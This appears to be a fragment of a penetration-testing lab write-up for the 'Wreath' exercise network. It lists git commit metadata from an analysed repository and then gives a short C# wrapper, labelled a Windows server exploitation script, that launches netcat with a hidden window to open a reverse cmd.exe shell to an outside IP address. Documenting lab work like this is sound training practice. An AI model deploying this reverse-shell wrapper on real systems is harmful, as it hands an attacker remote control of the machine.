2  0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
3  tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
4  parent 70dde80cc19ec76704567996738894828f4ee895
5  author twreath <me@thomaswreath.thm> 1608592351 +0000
6  committer twreath <me@thomaswreath.thm> 1608592351 +0000
7
8  Initial Commit for the back-end
9
10
11  =====
12  1-345ac8b236064b431fa43f53d91c98c4834ef8f3
13  tree c4726fef596741220267e2b1e014024b93fced78
14  parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
15  author twreath <me@thomaswreath.thm> 1609614315 +0000
16  committer twreath <me@thomaswreath.thm> 1609614315 +0000
17
18  Updated the filter
19
20
21  =====
22  2-70dde80cc19ec76704567996738894828f4ee895
23  tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
24  author twreath <me@thomaswreath.thm> 1604849458 +0000
25  committer twreath <me@thomaswreath.thm> 1604849458 +0000
26
27  Static Website Commit
28
29
30  =====

```

Listing 10: Git File Meta Analysis

Git Server Exploitation Script

```
1
2 namespace Wrapper{
3     class Program{
4         static void Main(){
5             Process proc = new Process();
6             ProcessStartInfo procInfo = new ProcessStartInfo("c:\\users\\public\\nc64.exe", "
7                 ↪ 10.200.180.150 30000 -e cmd.exe");\
8             procInfo.CreateNoWindow = true;
9             proc.StartInfo = procInfo;
10            proc.Start();
11        }
12    }
13 }
```

Listing 11: Windows Server Exploitation Script